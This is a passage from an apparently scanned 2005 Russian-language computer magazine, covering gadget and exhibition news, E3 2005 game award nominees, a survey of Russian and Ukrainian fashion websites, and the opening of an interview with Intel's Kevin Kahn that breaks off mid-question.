Размеры 40-выводного QFN-корпуса новинки — 6x6 мм, а напряжение питания микросхемы — 2.7 В, что также указывает на оптимизацию изделия к требованиям мобильных применений. Тюнер потребляет всего лишь 20 мВт в рабочем режиме, снижая эту величину до 9 мВт в режиме пониженного энергопотребления и 250 мкВт в режиме «сна». Учитывая низкое потребление энергии, разработчик оценивает время просмотра телепередач на 2- или 4-дюймовом дисплее с использованием батареи емкостью 800 или 1300 мАч, соответственно, в 10 часов.

Источник: *iXBT*

Фотокамера для профи

Компания **Samsung** официально объявила о выпуске камеры *Digimax Pro 815*. Новинка имеет 8-мегапиксельный сенсор и объектив с переменным фокусным расстоянием. Камера оснащена ЖК-дисплеем большого размера — 3.5 дюйма по диагонали.



Модель Pro815 обеспечивает ручное изменение всех настроек, оснащена оптикой Schneider-Kreuznach, может снимать до 2.5 кадров/с в режиме непрерывной съемки. Фокусное расстояние объектива Pro815 изменяется в пределах 28–420 мм (эквивалент для 35-мм пленки). Для уменьшения хроматической аберрации в объективе использовано четыре линзы из стекла с низкой дисперсией. Кроме того, две асферические линзы корректируют сферическую аберрацию во всем диапазоне фокусных расстояний.

В основе камеры матрица CCD-формата 2/3". Максимальная чувствительность матрицы соответствует ISO 800, что позволяет уменьшить выдержку и за счет этого снизить эффект дрожания, заметный при телескопическом положении объектива. ЖК-дисплей выполнен по технологии TMR (Transmissive with Micro Reflective), обеспечивающей повышенную яркость, что облегчает использование камеры на открытом воздухе. Для питания устройства используется литиево-ионная аккумуляторная батарея емкостью 1900 мАч, напряжением 7.4 В. По заявлению производителя, одного заряда достаточно для того, чтобы снять примерно 500 кадров. Для подключения к компьютеру используется интерфейс USB 2.0.

В камере реализована функция видеозаписи (разрешение VGA) со стереофоническим звуковым сопровождением. Аппарат оснащен вспышкой и пультом дистанционного управления. Предусмотрено подключение внешней вспышки (модель SEF-42A).

Начало поставок новинки намечено на август. Ожидается, что камера будет стоить около 1000 долларов.

Источник: *iXBT*

Это я, почтальон Печкин


Электронная новинка под названием *DV8 Voice Email Recorder* подключается к ПК и позволяет надиктовать электронное письмо. Изюминка в том, что письмо отправляется в виде звукового сообщения, т.е. ни о каком распознавании речи и ее переводе в текст тут нет ни слова — в общем, это не что иное, как цифровой диктофон. Удобство заключается в том, что надиктовать письмо можно отдельно от компьютера, а затем его загрузить и отправить. Устройство имеет 16 Мб собственной памяти и разъем USB. Стоимость любопытной новинки — $110.



Источник: *3DNews*

Ты пальцем покажи!

В начальной школе при Колумбийском Университете ученики уже могут никогда не услышать душераздирающего скрипа мела по классной доске. Доски старого образца заменят большие сенсорные компьютеризованные экраны.



Для работы с такой доской достаточно водить по ней пальцем, каким-либо указателем или курсором подключенной мышки. На уроке математики для демонстрации своих эскизов решений дети просто предъявляли файлы, которые отображались на экране. Так же легко можно продемонстрировать классу свой документ Word или презентацию PowerPoint. Производятся «умные» доски такими фирмами, как *Numonics*, *PolyVision* и *Promethean*.



Источник: *3DNews*

Адреса источников:

3DNews: http://www.3dnews.ru

Компьюлента: http://www.compulenta.ru

iXBT: http://www.ixbt.com

Ф-Центр: http://www.fcenter.ru

РЕДАКЦИОННЫЕ НОВОСТИ

Череда выставок

7 июня компания **«Евроиндекс»** провела пресс-конференцию, посвященную итогам весеннего выставочного сезона и планам на осень-2005.

За четыре месяца компания провела 14 выставок, в том числе запустила три новых проекта — в частности, международную выставку «Изобретения и инновации», организованную совместно с Госдепартаментом интеллектуальной собственности Министерства образования и науки Украины.

В рамках Недели цифровых технологий во второй раз состоялся Съезд IT-директоров Украины, на который съехались представители 154 отечественных предприятий различных отраслей экономики.

Завершила весенний сезон «Евроиндекса» вторая международная выставка цифрового фото-, видеооборудования и медиатехнологий Kyiv DigiPhoto Show 2005. Огромный интерес к теме цифрового фото и видео, обилие мероприятий и публикаций подтверждают оценки экспертов по поводу «цифрового бума» в Украине — в 2005 г. продажи цифровой фототехники вырастут на 150% по сравнению с прошлым годом, а до конца года цифровые камеры будут иметь около 10% украинцев.

Осенью посетителей и участников выставок компании «Евроиндекс» ждет ряд изменений и новинок, в частности:

✓ REX 2005 — выставка рекламы, маркетинговых технологий и масс-медиа пополнится новым разделом REX Press, будут организованы PR-Форум и День BTL.

✓ Юбилейная десятая «БЕЗПЕКА 2005» будет посвящена концепции «умного дома» и решениям для защиты информации.

✓ Традиционно одновременно пройдет четвертая международная выставка Hi-Fi, High-End аппаратуры и домашнего кинотеатра Kyiv Hi-Fi Show 2005, третья международная выставка цифровых технологий «ЦифроМанія:)» и третья международная выставка Kyiv DigiPhoto Show 2005.

Кстати, «ЦифроМанія:)» в этом году пройдет в новом формате брэнд-шоу в сфере IT. Два дня выставка будет открыта для бизнес-посетителей, а в выходные ее смогут посетить все желающие.

В завершение осеннего сезона 10–12 ноября 2005 года в выставочном центре «КиевЭкспоПлаза» состоится первая международная специализированная выставка «Франчайзинг 2005». Тематика специализированной выставки нова для Украины, но выбрана не случайно. Сегодня в нашей стране более 200 франчайзеров активно развивают свой бизнес в различных отраслях экономики (общественное питание, торговля, производство, сфера услуг). А количество отечественных франчайзи уже превышает 2000. Как показывает зарубежный опыт, наиболее эффективным инструментом маркетинга франчайзеров является специализированная выставка. Подобные выставки проходят во многих крупных городах Европы и США. В Украине первой такой выставкой станет «Франчайзинг 2005». Экспозиция выставки ознакомит потенциальных франчайзи — владельцев и руководителей компаний разного уровня, частных предпринимателей, ищущих новые пути развития бизнеса, — с полным спектром информации о возможностях развития своего нового дела по схемам франчайзинга. Одновременно с выставкой «Франчайзинг» будет проходить вторая специализированная выставка «Гроші ЕКСПО», которая представит банковские, страховые и финансовые услуги, услуги кредитных союзов и пенсионных фондов.

Подробности смотрите на сайте **www.euroindex.ua**.



Семинар по ресайклингу картриджей

21 мая в Киеве, в конференц-зале туркомплекса «Пролисок» состоялся совместный семинар компаний **«СИНТ»** и **Summit Technologies** (США), посвященный техническим аспектам использования расходных материалов Summit Technologies в ресайклинге лазерных картриджей, включая особенности ресайклинга цветных картриджей.



Основным докладчиком на семинаре выступил топ-менеджер компании Summit Technologies — Mike Josiah (VP Technical Services). В первой части семинара он рассказал об особенностях разработки цветных тонеров, характеристиках, требующих особого внимания, технологии производства барабанов, чипов и перепрограмматоров для них. Было отмечено, что Summit Technologies выпускает на рынок материалы только тогда, когда эти материалы соответствуют оригинальным по цветопередаче и обеспечивают ресурс печати не менее ресурса оригинального картриджа. Вторая часть доклада Mike Josiah была посвящена стандартам ресайклинга картриджей ASTM — стандартам сравнительного тестирования качества изображения, полученного на разных картриджах (обычно — оригинальный и альтернативный).

В продолжении семинара генеральный директор компании «СИНТ» В. Каминский сообщил участникам о том, какие действия предпринимает компания «СИНТ» для повышения качества производимой продукции. Инвестиции в технологии и стандартизацию измерений, отметил В. Каминский, являются для компании стратегически обоснованными: успех ресайклинга невозможен без обеспечения качества услуг по заправке и восстановлению картриджей и производства качественных совместимых картриджей.

В заключение семинара Mike Josiah вручил В. Каминскому почетный «Бриллиантовый приз дистрибьютора — 2005» — таким образом американская компания оцененила успехи «СИНТ» на украинском рынке дистрибьюции расходных материалов Summit Technologies.

Сказано — сделано

Компания **«Джи Эм Би Украина»** объявила результаты акции для дилеров «Майорка 2005». Данная акция проводилась в период с марта по май 2005 года и касалась только торговых марок **Gembird** и **A4**. Суть акции состояла в том, что за покупку товаров торговых марок Gembird и A4 дилеры получали баллы. В итоге можно было получить довольно привлекательный приз: набрав 15 000 баллов — путевку на Майорку, 10 000 — цифровую видеокамеру, 5000 — телевизор, 2500 — DVD-плейер.



В акции приняли участие все партнеры компаний «Джи Эм Би Украина» и «Дако».

В результате победителем стала компания Compass, набрав максимальное количество баллов. Она получила аж две путевки на Майорку. По одной путевке на Майорку также получили компании «КПИ-Сервис», «МДМ», «Фокстрот», DC Link, «Алгри».

Награждение прошло в пятницу, 10 июня, в ресторане «Максимум» в Киеве. На церемонии присутствовали представители более чем 25 компаний со всей Украины. Кроме семи путевок на Майорку в числе призов было вручено 4 цифровых камеры, 12 телевизоров и 13 DVD-плейеров. Представители Gembird заверили партнеров, что такие акции будут проводиться и в дальнейшем.

От всей души поздравляем победителей и всех участников акции!

Внимание!

Для участия в розыгрыше призов среди годовых подписчиков на 2-е полугодие 2005 года вам необходимо прислать копию подписной квитанции по адресу: **03126, Киев-126, а/я 570/8** с пометкой *«Подписка-2005. 2-е полугодие»*. В письме обязательно указывайте свои координаты и контактный телефон. Срок приема писем — **до 15 августа** 2005 года (по почтовому штемпелю). Участвуют только читатели, подписавшиеся на 2-е полугодие 2005 года на «МК» и/или «МиК». Электронные письма с отсканированными квитанциями к розыгрышу не допускаются. Желаем удачи!

ИГРОВЫЕ НОВОСТИ

Гоголь, Стругацкие, Лукьяненко, Зорич

Странноватый заголовок, не так ли? И компания разношерстная...

Стили у вышеуказанных писателей разные, но роднит их любовь со стороны отечественного геймдева. На этот раз под виртуальный прицел снова попали **братья Стругацкие**: после «Трудно быть богом» и «Отель "У погибшего альпиниста"» анонсируется еще один проект — по мотивам произведения **«Обитаемый остров»**.

Как ни странно, роман, в переложении на гейм-виртуальность, оказался адвенчурой, хотя по стилю тянул скорее на философский экшен, если подобные определения вообще применимы к творчеству Стругацких.

Сюжет пересказывать не буду, ибо многие перечитали книгу по нескольку раз. Потому провозглашаю устами разработчиков, что графика будет фотореалистичной, мир «Острова» поделится на 10 игровых зон с более чем сотней уникальных локаций. 3D-звук, увлекательные задачи и диалоги из повести прилагаются. Время посадки на «Остров» — 2006 год. Пилотирует *Step Creative Group*, командует *«Акелла»*.

Game Critics Awards называет своих

Game Critics Awards best of E3! Тридцать три издания делегировали в жюри лучших журналистов, самые авторитетные геймжуры-фрилансеры присоединились к общему голосованию.

Лучшая игра/продукт выставки — Spore (Maxis/EA, PC)

✓ F.E.A.R. (Monolith Productions/VU Games, PC)

✓ Gears of War (Epic Games/Microsoft, Xbox 360)

✓ The Legend of Zelda: Twilight Princess (Nintendo, GameCube)

Лучшая оригинальная игра — Spore (Maxis/EA, PC)

✓ Indigo Prophecy (Quantic Dream/ Atari, PC, PS2, Xb)

✓ Nintendogs (Nintendo, Nintendo DS)

✓ Okami (Clover Studios/Capcom, Play Station 2)

✓ Shadow of the Colossus (SCEI/SCEA, PlayStation 2)

Лучшее игровое устройство — PlayStation 3 (SCE/Nvidia/IBM)

✓ Game Boy Micro (Nintendo)

✓ Gizmondo (Tiger Telematics)

✓ Xbox 360 (Microsoft)

Лучшая игра для консолей — Zelda: Twilight Princess (Nintendo, GC)

✓ Black (Criterion Games/Electronic Arts, PS2, Xbox)

✓ Gears of War (Epic Games/Microsoft, Xbox 360)

✓ Okami (Clover Studios/Capcom, Play Station 2)

✓ Shadow of the Colossus (SCEI/SCEA, PlayStation 2)

Лучшая игра для PC — Spore (Maxis/EA)

✓ Age of Empires III (Ensemble Studios/Microsoft)

✓ Battlefield 2 (Digital Illusions/Electronic Arts)

✓ F.E.A.R. (Monolith Productions/Vivendi Universal Games)

✓ Prey (Human Head Studios/3D Realms/2K Games)

Лучшая игра для портативных платформ — Nintendogs (Nintendo, DS)

✓ Burnout Legends (Criterion Games/ Electronic Arts, PSP)

✓ Infected (Planet Moon Studios/Majesco Games, PSP)

✓ Mario Kart DS (Nintendo, Nintendo DS)

✓ SOCOM: U.S. Navy SEALs Fireteam Bravo (Zipper/SCEA, PSP)

Лучшая экшен-игра — F.E.A.R. (Monolith/VU Games, PC)

✓ Battlefield 2 (Digital Illusions/Electronic Arts, PC)

✓ Black (Criterion Games/Electronic Arts, PS2, Xbox)

✓ Call of Duty 2 (Infinity Ward/Activision, PC, Xbox 360)

✓ Gears of War (Epic Games/Microsoft, Xbox 360)



Лучшая экшен-приключенческая игра — Zelda: Twilight Princess (Nintendo, GC)

✓ Okami (Clover Studios/Capcom, PlayStation 2)

✓ Peter Jackson's King Kong (UbiSoft, все платформы)

✓ Shadow of the Colossus (SCEI/SCEA, PlayStation 2)

✓ Ultimate Spider-Man (Treyarch/Activision, GC, PS2, Xb)

Лучший файтинг — Soul Calibur III (Namco, PlayStation 2)

✓ Marvel Nemesis: Rise of the Imperfects (Nihilistic/EA, GC/PS2/Xbox/PSP)

✓ Mortal Kombat: Shaolin Monks (Paradox/Midway Games, PS2, Xbox)

✓ The Con (Think and Feel/Sony, PSP)

Лучшая ролевая игра — TES IV: Oblivion (Bethesda, PC, Xb360)

✓ City of Villains (Cryptic Studios/NC Soft, PC)

✓ Dragon Quest 8: Journey of the Cursed King (Level 5/Square Enix, PS2)

✓ Hellgate: London (Flagship Studios/ Namco, PC)

✓ Kingdom Hearts II (Square Enix, PS2)

Лучшая гоночная игра — Burnout Revenge (Criterion/EA, PS2, Xb)

✓ Burnout Legends (Criterion Games/ EA, PSP)

✓ Full Auto (Pseudo Interactive/Sega, Xbox 360)

✓ Mario Kart DS (Nintendo, Nintendo DS)

✓ Need for Speed Most Wanted (EA, все платформы)

Лучший симулятор — Spore (Maxis/EA, PC)

✓ Nintendogs (Nintendo, Nintendo DS)

✓ Sims 2 (Electronic Arts, все консоли)

✓ The Movies (Lionhead Studios/Activision, PC)

✓ Trauma Center: Under the Knife (Atlus Co., DS)

Лучшая спортивная игра — Madden NFL 06 (EA, все платформы)

✓ Blitz: The League (Midway, PS2, Xbox)

✓ Tony Hawk's American Wasteland (Neversoft/Activision, все платформы)

✓ Top Spin 2 (2K Sports, Xbox 360)

✓ Virtua Tennis: World Tour (Sega, PSP)

Лучшая стратегическая игра — Company of Heroes (Relic/THQ, PC)

✓ Age of Empires III (Ensemble Studios/Microsoft, PC)

✓ Civilization IV (Firaxis Games/2K Games, PC)

✓ Rise of Nations: Rise of Legends (Big Huge Games/Microsoft, PC)

✓ Star Wars Empire At War (Petroglyph Games/LucasArts, PC)

Лучший паззл/игра для вечеринок — We Love Katamari (Namco, PS2)

✓ EyeToy: Kinetic (SCEE London Studio/SCEA, PS2)

✓ Mario Party 7 (Hudson/Nintendo, GameCube)

✓ Meteos (Q Entertainment/Nintendo, Nintendo DS)

✓ Yoot Saito's Odama (Vivarium/Nintendo, GameCube)

Лучшая многопользовательская игра — Battlefield 2 (DICE/EA, PC)


✓ Auto Assault (NetDevil/NCSoft, PC)

✓ City of Villains (Cryptic Studios/NCsoft, PC)

✓ SOCOM 3: U.S. NAVY SEALs (Zipper Interactive/SCEA, PS2)

✓ Star Wars Battlefront II (Pandemic/ LucasArts, PC, PS2, Xbox)

Что ж, все сомнения в конкурентоспособности *Spore* окончательно развеялись. Нас действительно ждет великая игра. Вряд ли кто-то сомневался и в победе *F.E.A.R.*, *Battlefield 2* и *TES IV: Oblivion* в своих номинациях.



А вот главная сенсация — в номинации «лучшая стратегическая игра». Посмотрите список номинантов... Вы представляете себе игру, которая может обойти одновременно Age of Empires III, Civilization IV, Rise of Nations: Rise of Legends, Star Wars Empire At War?!

И это при том, что тема игры — заскорузлая и перештампованная Вторая мировая! Отсюда вывод: все невыполнимые, казалось, обещания разработчиков подтверждаются. Имя сему чуду — **Company of Heroes**. Вот только сюжет неоднозначно намекает: опять придется спасать рядового Райана.

Модный Интернет

Надежда ШАДНАЯ

Еще лет десять назад информацию о новинках моды можно было почерпнуть из модных журналов. Достать их в то время было не так-то просто, а счастливые их обладательницы были горды уже самим фактом обладания этими чудесными страницами с красивыми женщинами и не менее красивой одеждой. Сейчас все стало гораздо проще — глянцевые журналы доступны всем желающим, а кроме них есть Глобальная Сеть, которая предлагает модницам практически все что угодно. Известные дизайнеры на страницах своих сайтов расскажут и покажут, что нынче в моде, стилисты посоветуют, что и как носить, а модели поведают о закулисных историях из мира моды.

Российский модный портал moda.ru предлагает наиболее детальный каталог модных ресурсов, в который включены сайты модных агентств, стилистов и домов мод. Самым интересным разделом сайта является онлайновая энциклопедия моды, в которой приведены термины из мира моды с детальным разъяснением, а иногда и с фотографиями. При создании энциклопедии были использованы материалы известных изданий, в том числе появившихся на свет во Франции и Великобритании. А в форуме сайта можно обсудить актуальные вопросы моды (**рис. 1**).




Рис.1



Самые актуальные новости российской моды представлены на сайте www.fashionews.ru. Это онлайновый журнал о моде и стиле, который предлагает своим посетителям сборник статей, посвященных моде. Есть также фотогалерея с фотографиями моделей одежды с последних европейских и американских показов. На бегущей строке, размещенной на главной странице сайта, можно увидеть фотографии известных моделей. В дайджесте журнала посетители прочтут о событиях и новинках в мире моды, узнают о знаменитостях и познакомятся с модными тенденциями.

Не забыли создатели представить информацию о различных распродажах и скидках. Раздел «шоппинг» представляет собой своеобразный путеводитель по магазинам. Здесь можно прочесть о наиболее известных магазинах, а также о тех, которые только что открылись. Прочитав эти статьи, можно узнать, что, где, а главное — почем продается. Раздел «азбука моды и стиля» предлагает статьи о стиле и имидже. А профессиональные стилисты в своих статьях дают дельные советы по подбору украшений. Отдельный раздел «мужской гардероб» позволит представителям сильной половины человечества, если вдруг они забредут на сайт, почувствовать себя здесь не лишними.

Занимательный раздел «история моды» не только познакомит со старомодными вещами, а и не единожды вызовет улыбку: глядя сейчас на эти модели, сложно поверить, что они не так давно считались модными.

Сетевой журнал Intermoda.ru на первой странице предлагает модные новости и новости из мира знаменитостей. Здесь имеется один из лучших каталогов модного Интернета. Список содержит ссылки на сайты модных журналов, ведущих дизайнеров и топ-моделей. Статьи, размещенные в журнале, касаются всех видов одежды, именно так они сгруппированы в тематическом каталоге сайта. Здесь можно прочесть о зимней и летней одежде, свадебной моде, молодежном стиле (**рис. 2**).




Рис.2

Быть модным во все времена означало быть красивым. Поэтому особое внимание в статьях уделено красоте и здоровью, и тому, как их достичь. Посетителям сайта предлагается интересный сервис под названием «виртуальный гардероб», который позволяет сохранить наиболее понравившиеся модели на своей страничке. Доступен он только зарегистрированным пользователям сайта. Заметки практикующего стилиста — еще один интересный раздел, посвященный вкусу и стилю, стереотипам и шаблонам, дресс-коду и вечерним нарядам. На форумах сайта идет всестороннее обсуждение модных новинок, стиля и даже модной литературы и фильмов.

Еще один модный портал под названием **«Модный монитор»** (www.fashion-monitor.com) следит за последними коллекциями ведущих мировых дизайнеров. Посетители сайта могут выбрать сезон и просмотреть фотографии с показа. Есть информация о том, в каких бутиках страны можно все это купить. На сайте размещены статьи, посвященные модным тенденциям последнего сезона. Советы специалистов по моде — визажиста, косметолога, стилиста — представлены в разделе «дилемма». Мода и стиль — это одно и то же или нет? Кто такой «стильный человек»? Ответы на эти и многие другие вопросы можно найти в разделе «стиль».

Ежедневный Интернет-журнал о моде **Fashion Guide** (www.fg.ru) предлагает самые свежие новости, фоторепортажи и видеоролики. Сегодня на сайте размещены модели коллекции «весна-лето 2005». Этот сайт идеально подходит для тех, кто стремится обоснованно выбрать свой стиль на будущее лето, сравнив свой вкус и выбор с направлениями, которым отдают предпочтение дизайнеры с мировым именем.

В специальном разделе сайта размещена информация о новых магазинах и о коллекциях, которые представлены в ма-

газинах Москвы. Если вы ищете что-то конкретное, то кроме детального каталога магазинов можно воспользоваться тематическим каталогом. В разделе статей посетителям предлагаются как аналитические материалы, посвященные маркетинговым исследованиям рынка одежды, так и более практические, а иногда и более актуальные материалы — например, репортаж с Парижской недели высокой моды. Есть статьи, посвященные моде на мобильные аксессуары, информация о лондонских школах для модельеров.

Сайт **«Мода от mnogo.ru»**, размещенный на www.sarafan.ru, предлагает не только информацию о новинках и тенденциях моды. На первой странице сайта посетители видят ссылки на разделы, посвященные моде сезона «весна-лето 2005». Особенно интересен раздел «весна-лето 2005: 10 основных вещей». Разделы сайта охватывают все направления моды, здесь представлены уличная мода, модные марки, авангард, и даже дизайн тела. Специальные подразделы посвящены молодежным маркам одежды. В разделе «тайны одежды» вы можете узнать нечто новое о себе и своих пристрастиях — «одежда и фигура», «одежда и характер». Посетительницы сайта могут поучаствовать в конкурсе «модный прикид», прислав свою фотографию в модной и стильной одежде. Победителей ожидают скидки в Интернет-магазинах mnogo.ru.

Для тех, кто любит создавать моду самостоятельно, предназначен портал www.osinka.ru. Здесь тоже есть фоторепортажи с модных показов. Но основное, чем сайт привлекает посетительниц — это чудесная коллекция моделей, которые можно создать самостоятельно. Здесь собрана подборка онлайн-версий известных модных изданий — *Burda, Diana Moden, «Сабрина», «Ирэн»*. Кроме этого, на Осинке работает онлайновая школа шитья (**рис. 3**).




Рис.3

О том, что мода пришла в Интернет и успешно освоила Глобальную Сеть, говорит не только огромное количество модных порталов и онлайновых журналов мод. Существуют в Сети и сайты модельеров, например, сайт **Валентина Юдашкина** (www.yudashkin.com) и домов мод (www.gaimattiolo.ru, www.lidiasoselia.ru, www.favore.biz, www.stoff.ru, www.vemina.ru), сайты, посвященные определенной одежде, например, джинсам (www.jeans-expo.ru), есть порталы свадебной моды (www.wedding-show.ru, www.zhelengowsky.ru, www.assol-salon.ru) и даже сайты, созданные для специальных событий в мире моды, например, для недели высокой моды в Москве (www.fashionweek.ru, rfw.ru), сайты, посвященные выставкам (www.moda-expo.ru), вечерней моде (www.katrin.ru), фестивалей моды (www.moda.odessa.net). А по адресу peoples.ru/art/fashion размещена информация об известных личностях, связанных с миром моды — модельерах, дизайнерах, моделях.

А с сайтами украинских профессионалов в мире моды мы решили познакомить вас поближе.

Онлайновое представительство дизайнера **Виктории Гресь** размещено по адресу victoriagres.com. Сайт доступен в русскоязычной и англоязычной версии. Здесь можно узнать о событиях в мире моды, в которых принимала участие дизайнер. И конечно же, здесь можно найти коллекции, автором которых является госпожа Гресь — каталог коллекций содержит материалы, начиная с 1999 года. Виктория Гресь, кроме создания моделей одежды, занимается дизайном интерьеров. На сайте представлены ее работы и в этом направлении. Посмотрев на них, вы убедитесь, что стиль от Виктории Гресь — это нечто действительно неповторимое. Воспользовавшись виртуальным туром, можно пройтись по тем интерьерам, дизайн которых делала мастер. Не менее уникальные вещи представлены и в бутике Виктории Гресь. Это и бижутерия, и одежда, и сумочки. Всю эту красоту также можно увидеть в специальном разделе сайта дизайнера.

Сайт известного украинского дизайнера **Лилии Пустовит** www.poustovit.ua выполнен на английском языке. Здесь представлены снимки с показов моды в Москве и Киеве, начиная с 1999 года. В своем онлайновом представительстве дизайнер разместила в основном официальную информацию, а именно свою творческую биографию и информацию о торговой марке дизайнера «Nota Bene» (**рис. 4**).



Рис.4

Новости сайта другого известного украинского дизайнера **Михаила Воронина** voronin.ua информируют посетителей о последних событиях дома моделей Воронина. Дизайнер предлагает пользователям сразу несколько направлений, среди них — «Воронин эксклюзив», «Воронин классик», «Воронин спорт» и «Воронин желань». Каждая страничка оформлена соответствующим логотипом и рассказывает о конкретном направлении. В галерее сайта представлены коллекции модельера с 2001 года.

На сайте размещен список магазинов торговой марки «Михаил Воронин», а в разделе «цены» можно узнать, сколько стоит изделие от Воронина.

Самый интересный раздел сайта — «азбука костюма». В нем представлена уникальная информация о стиле мужской деловой одежды. Раздел «декларация порядка» рассказывает о том, что означает «быть стильным». Разделы «аксессуары», «пальто», «сорочки» знакомят посетителей с правилами хорошего тона в одежде и рассказывают о видах различных предметов мужского туалета. Например, для меня было открытием, что существует семь видов мужского пальто. Так же детально дизайнер рассказывает о галстуках и шейных платках. О том, какие бывают костюмы и с какими дополнениями их правильно носить, рассказывается в разделе «стиль в костюме».

Кевин Кан: «Intel нацелена быть весомым игроком рынка WiMAX»

Сергей Н. МИШКО
maestro@mycomputer.ua

На прошедшем 1 июня втором киевском форуме Intel для разработчиков (см. статью Сергея Н. МИШКО «Второй киевский», МК, №24 (351)) автору материала наряду с журналистами других изданий удалось непосредственно пообщаться с одним из ключевых докладчиков на IDF (Intel Developer Forum). Им оказался доктор Кевин Кан (Kevin Kahn), обладатель почетного звания Intel Senior Fellow, директор Communications Technology Laboratory в составе подразделения Corporate Technology Group компании Intel.

Коммуникационная лаборатория, которую возглавляет Кевин Кан, является одной из центральных организаций в Intel, занимающейся исследованиями и разработками (R&D — Research and Development). Ее офисы разбросаны не только по территории Соединенных Штатов, но и далеко за их пределами — в Санкт-Петербурге в России, Пекине, Сеуле и других менее известных населенных пунктах.

Прежде чем ответить на вопросы собравшихся журналистов, Кевин Кан акцентировал их внимание на недавних изменениях произошедших в политике и структуре Intel. С недавних пор деятельность компании направлена на поиск решений для платформ пяти разновидностей:

- ✓ Цифрового дома
- ✓ Цифрового офиса
- ✓ Мобильных устройств
- ✓ Развивающихся рынков
- ✓ Цифрового здравоохранения

Сотрудники лабораторий в Intel стараются не проводить исследований ради исследований — во всем должен просматриваться практический аспект, заметил Кевин Кан. Компания активно возглавляет движение, направленное на стандартизацию, — создает отраслевые стандарты, продвигает различные нововведения. Несмотря на то, что Intel считается американской компанией, философия ее разработок отражает также другие культуры. Этой цели служат центры разработки Intel, расположенные более чем в 70 странах по всему миру. В текущем году на сферу R&D компания планирует потратить $5 млрд.

— Кто отвечает за успешность тех или иных исследований?

— Хороший вопрос. У нас распределенная модель принятия решений и практика совместной коллегиальной работы.

— Что, если вдруг в процессе каких-либо научных изысканий неожиданно появляется удачная идея, претворение в жизнь которой требует дополнительных средств?

— Несмотря на то, что мы привязаны к ежегодному бюджету, при необходимости есть возможность срочно, скажем, в середине года начать новые исследования.

— Насколько далеко в будущее приходится заглядывать Intel при проведении своих исследований?

— Это очень зависит от отрасли, для которой мы ведем исследования. Обычно это 5–10 лет, хотя в случае техпроцессов создания полупроводниковых компонент приходится смотреть еще дальше, например, вплоть до 2020 года. Причиной тому





большая трудоемкость внедрения новых техпроцессов и переоборудования производства. Как ни странно, очень важно заниматься провальными проектами, ведь сплошной успех — показатель нашей недостаточной агрессивности. С экономической точки зрения гораздо дешевле начать неудачный проект в лаборатории, нежели на стадии производства.

— Что можете сказать о будущем закона Мура?

— Это еще молодой закон, хотя ему недавно исполнилось 40 лет ☺ *(см. статью Сергея Н. МИШКО «Закон есть закон», МК, №18–19 (345–346). — Прим. ред.).* По крайней мере еще лет 10–15 множество технологических улучшений будет вытекать из закона Мура. В наших лабораториях успешно идут работы, связанные со следующими тремя поколениями техпроцессов: 65 нм, 45 нм, 32 нм. И пусть речь идет о сложной инженерной задаче, на указанный период времени у нас хватит работы.

— Вопрос по поводу многоядерных процессоров. Сегодня уже есть двухъядерные продукты (см. статью Владимира СИРОТЫ «Два молодца из проца», МК, №23 (350). — *Прим. ред.*), ***позже нам обещают процессоры с четырьмя ядрами и больше. Вопрос относительно сложности программирования таких продуктов, ведь она будет расти пропорционально количеству ядер, — как Intel намерена решать эту проблему?***

